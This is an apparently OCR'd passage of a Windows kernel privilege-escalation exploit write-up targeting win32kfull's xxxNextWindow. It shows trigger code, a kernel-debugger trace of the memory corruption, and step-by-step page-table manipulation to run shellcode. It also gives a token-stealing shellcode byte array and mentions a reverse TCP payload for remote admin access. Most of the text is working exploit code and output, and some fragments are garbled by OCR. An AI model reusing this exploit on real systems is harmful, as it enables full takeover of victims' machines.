


```
    hWndChild = CreateWindowExW( // Create child window
        0,
        pszClassName,
        pszTitleName,
        WS_OVERLAPPEDWINDOW|WS_VISIBLE|WS_CHILD,
        0,
        0,
        160,
        160,
        hWndParent,
        NULL,
        GetModuleHandleW(NULL),
        NULL
    );

    if (NULL == hWndChild)
    {
        break;
    }

    #ifdef _WIN64
        pId = ( (UCHAR*)pAddress - 0x28 );  // Subtract fFlags Offset by OS version> 0x28 based on 64-bit
    #else
        pId = ( (UCHAR*)pAddress - 0x14);
    #endif // #ifdef _WIN64

    SetWindowLongPtr(hWndChild , GWLP_ID , (LONG_PTR)pId ); // Vulnerability trigger 1

    DbgPrint("hWndChild = 0x%p\n" , hWndChild);
    DebugBreak();

    ShowWindow(hWndParent , SW_SHOWNORMAL);

    SetParent(hWndChild , GetDesktopWindow() );

    SetForegroundWindow(hWndChild);

     sim_alt_shift_tab(4); // Vulnerability Trigger 2
```



```
    _sim_alt_shift_esc(); // Vulnerability Trigger 2


    while( GetMessage(&stMsg , NULL , 0 , 0) )
    {
        TranslateMessage(&stMsg);
        DispatchMessage(&stMsg);
    }


} while (FALSE);

if ( NULL != hWndParent )
{
    DestroyWindow(hWndParent);
    hWndParent = NULL;
}

if ( NULL != hWndChild )
{
    DestroyWindow(hWndChild);
    hWndChild = NULL;
}

UnregisterClassW(pszClassName , GetModuleHandleW(NULL) );

return 0;


t __cdecl wmain(int nArgc, WCHAR** Argv)

do
{
    or_address_value_4( (void*)0xFFFFFFFF ); // Pass value to be set as argument
} while (FALSE);

return 0;
```

After running this code below flows occurs.



```
kd> g
hWndChild = 0x000A0402
Break instruction exception - code 80000003 (first chance)
001b:7557d352 cc              int     3
kd> .reload /f win32kbase.sys
kd> .reload /f win32kfull.sys
kd> .reload /f symhelp.sys
kd> .load jswd
kd> !js D:\root\WorkCode\jswd_script\syn\hwnd.js 0x000A0402
[hWnd] 0x000a0402 -> [pWnd] 0x958139c8

kd> dt win32kfull!tagWND spmenu 0x958139c8
   +0x078 spmenu : 0xffffffeb tagMENU
kd> ba r 4 0x958139c8+ 0x078
kd> g
Breakpoint 0 hit
win32kfull!xxxNextWindow+0x253:
94393f70 85c0            test    eax,eax
kd> r
eax=ffffffeb ebx=93ad2c48 ecx=958229f0 edx=0000c035 esi=00000000 edi=958139c8
eip=94393f70 esp=89f4f9a0 ebp=89f4fa08 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000202
win32kfull!xxxNextWindow+0x253:
94393f70 85c0            test    eax,eax
kd> t
win32kfull!xxxNextWindow+0x255:
94393f72 7404            je      win32kfull!xxxNextWindow+0x25b (94393f78)
kd> t
win32kfull!xxxNextWindow+0x257:
94393f74 83481404        or      dword ptr [eax+14h],4
kd> r
eax=ffffffeb ebx=93ad2c48 ecx=958229f0 edx=0000c035 esi=00000000 edi=958139c8
eip=94393f74 esp=89f4f9a0 ebp=89f4fa08 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
win32kfull!xxxNextWindow+0x257:
94393f74 83481404        or      dword ptr [eax+14h],4 ds:0023:ffffffff=????????
```

or_address_value_4 ((void *) 0xFFFFFFFF); The 0xFFFFFFFF, this value given as argument and it set and programed approach this value but it is modified memory, the value cannot be read and an error occurs.

In the report, include the how it works in above area. In the above routine can modify a part of the kernel address and after user can load desired code into memory and next step execute the shellcode by pointing to the memory. Following mentioned how attack code is released step by step.

1--- Flipping U/S bit in Self-Ref using vulnerability


2--- Using spurios entry Finding free PML4E

3--- Reading PTE of HAL's heap with spurios entry found


4--- Insert the shell code in user free zones HAL's heap using spurios entry

5----Next the NX through spurios entry of the PTE Turn off should overwrite the shellcode HalpApicInterruptController pointer.


This exploit code was used KASLR Timing attack of KASLR Timing attack's Memory Disclosure info. After execute the exploit code and gained Admin access privilege and next run the reverse TCP payload and after can be access the admin privilege in remotely. Below pictures include the exploit full code and reverse TCP payload code.




```
#include <windows.h>
#include <wchar.h>
#include <stdlib.h>
#include <stdio.h>

#pragma comment(lib,"ntdll.lib")
#pragma comment(lib,"user32.lib")
#pragma comment(lib, "advapi32")

UINT64 PML4_BASE;
UINT PML4_SELF_REF_INDEX;
UINT64 PML4_SELF_REF = 0xFFFFF6FB7DBEDF68;

#define STATUS_SUCCESS ((NTSTATUS)0x00000000L)
#define STATUS_UNSUCCESSFUL ((NTSTATUS)0xC0000001L)
#define GET_INDEX(va)  ( ((va >> 39) & 0x1ff ))

////////////////////////////////////////////////////////////
// Define Data Types
////////////////////////////////////////////////////////////
typedef struct _SYSTEM_MODULE_INFORMATION_ENTRY {
    PVOID  Unknown1;
    PVOID  Unknown2;
    PVOID  Base;
    ULONG  Size;
    ULONG  Flags;
    USHORT Index;
    USHORT NameLength;
    USHORT LoadCount;
    USHORT PathLength;
    CHAR   ImageName[256];
} SYSTEM_MODULE_INFORMATION_ENTRY, *PSYSTEM_MODULE_INFORMATION_ENTRY;

typedef struct _SYSTEM_MODULE_INFORMATION {
    ULONG   Count;
    SYSTEM_MODULE_INFORMATION_ENTRY Module[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;
```




```
typedef enum _SYSTEM_INFORMATION_CLASS {
    SystemModuleInformation = 11,
    SystemHandleInformation = 16
} SYSTEM_INFORMATION_CLASS;

typedef NTSTATUS (WINAPI *NtQuerySystemInformation_t)(IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
                                                       OUT PVOID                    SystemInformation,
                                                       IN ULONG                     SystemInformationLength,
                                                       OUT PULONG ReturnLength);

typedef NTSTATUS (WINAPI *NtQueryIntervalProfile_t)(IN ULONG   ProfileSource,
                                                     OUT PULONG Interval);

NtQuerySystemInformation_t NtQuerySystemInformation;
NtQueryIntervalProfile_t NtQueryIntervalProfile;

char shellcode[] = {  // Shell code
    //0xcc,
    0xfa,                                                       // CLI
    0x9c,                                                       // PUSHFQ
    0x48, 0xb8, 0x90, 0x90, 0x90 ,0x90 ,0x90, 0x90, 0x90, 0x90,     // MOV RAX, Original Pointer
    0x50,                                                       // PUSH RAX
    0x51,                                                       // PUSH RCX
    0x48, 0xb9, 0x90, 0x90, 0x90 ,0x90 ,0x90, 0x90, 0x90, 0x90,     // MOV RCX, [OverwriteAddr+OverwriteOffset]
    0x48, 0x89, 0x01,                                           // MOV    QWORD PTR [RCX], RAX
    0xb9, 0x90, 0x90, 0x90, 0x90,                               // MOV ECX, PID
    0x53,                                                       // PUSH RBX

    0x65, 0x48, 0x8B, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00,       // MOV    RAX,QWORD PTR gs:0x188
    0x48, 0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00,                   // MOV    RAX,QWORD PTR [RAX+0xb8] EPROCESS
    0x48, 0x8d, 0x80, 0x90, 0x90, 0x00, 0x00,                   // LEA    RAX,[RAX+0xActiveProcessLinkOffset]
    //<tag>
    0x48, 0x8b, 0x00,                                           // MOV    RAX,QWORD PTR [RAX]
    0x48, 0x8b, 0x58, 0xf8,                                     // MOV    RBX,QWORD PTR [RAX-0x8] // UniqueProcessID
    0x48, 0x83, 0xfb, 0x04,                                     // CMP    RBX,0x4
    0x75, 0xf3,                                                 // JNE    <tag>
    0x48, 0x8b, 0x98, 0x90, 0x90, 0x90, 0x90,                   // MOV    RBX, QWORD PTR [RAX+0x60] // GET TOKEN of SYSTEM
```




```
    0x53,                                                       // PUSH RBX
    //<tag2>
    0x48, 0x8b, 0x00,                                           // MOV    RAX,QWORD PTR [RAX]
    0x48, 0x8b, 0x58, 0xf8,                                     // MOV    RBX,QWORD PTR [RAX-0x8] // UniqueProcessID
    0x39, 0xcb,                                                 // CMP    EBX, ECX // our PID
    0x75, 0xf5,                                                 // JNE    <tag2>
    0x5b,                                                       // POP RBX
    0x48, 0x89, 0x98, 0x90, 0x90, 0x90, 0x90,                   // MOV    QWORD PTR[RAX + 0x60], RBX

    0x5b, // POP RBX
    0x59, // POP RCX
    0x58, // POP RAX
    0x9d, // POPFQ

    0xfb, // STI
    0xff, 0xe0 // JMP RAX
};

ULONG __cdecl DbgPrint(__in char* Format, ...) //Debug output
{
    CHAR* pszDbgBuff = NULL;
    va_list VaList = NULL;
    ULONG ulRet = 0;

    do
    {
        pszDbgBuff = (CHAR*)HeapAlloc(GetProcessHeap(), 0, 1024 * sizeof(CHAR));
        if (NULL == pszDbgBuff)
        {
            break;
        }
        RtlZeroMemory(pszDbgBuff, 1024 * sizeof(CHAR));

        va_start(VaList, Format);

        _vsnprintf((CHAR*)pszDbgBuff, 1024 - 1, Format, VaList);
```




```
        OutputDebugStringA(pszDbgBuff);

        va_end(VaList);

    } while (FALSE);

    if (NULL != pszDbgBuff)
    {
        HeapFree(GetProcessHeap(), 0, pszDbgBuff);
        pszDbgBuff = NULL;
    }

    return ulRet;
}


int _sim_key_down(WORD wKey) // Functions to trigger xxxNextWindow ()
{
    INPUT stInput = { 0 };

    do
    {
        stInput.type = INPUT_KEYBOARD;
        stInput.ki.wVk = wKey;
        stInput.ki.dwFlags = 0;

        SendInput(1, &stInput, sizeof(stInput));

    } while (FALSE);

    return 0;
}

int _sim_key_up(WORD wKey)
{
    INPUT stInput = { 0 };

    do
```




```
    do
    {
        stInput.type = INPUT_KEYBOARD;
        stInput.ki.wVk = wKey;
        stInput.ki.dwFlags = KEYEVENTF_KEYUP;

        SendInput(1, &stInput, sizeof(stInput));

    } while (FALSE);

    return 0;
}

int _sim_alt_shift_esc()
{
    int i = 0;

    do
    {
        _sim_key_down(VK_MENU);
        _sim_key_down(VK_SHIFT);


        _sim_key_down(VK_ESCAPE);
        _sim_key_up(VK_ESCAPE);

        _sim_key_down(VK_ESCAPE);
        _sim_key_up(VK_ESCAPE);

        _sim_key_up(VK_MENU);
        _sim_key_up(VK_SHIFT);


    } while (FALSE);

    return 0;
}
```




```
int _sim_alt_shift_tab(int nCount)
{
    int i = 0;
    HWND hWnd = NULL;


    int nFinalRet = -1;

    do
    {
        _sim_key_down(VK_MENU);
        _sim_key_down(VK_SHIFT);


        for (i = 0; i < nCount; i++)
        {
            _sim_key_down(VK_TAB);
            _sim_key_up(VK_TAB);

            Sleep(1000);

        }


        _sim_key_up(VK_MENU);
        _sim_key_up(VK_SHIFT);
    } while (FALSE);

    return nFinalRet;
}

int _sim_alt_esc(int count)
{
    int i = 0;

    for (i = 0; i<count; i++)
    {
        _sim_key_down(VK_MENU);
```




```
        _sim_key_down(VK_MENU);
        //_sim_key_down(VK_SHIFT);


        _sim_key_down(VK_ESCAPE);
        _sim_key_up(VK_ESCAPE);

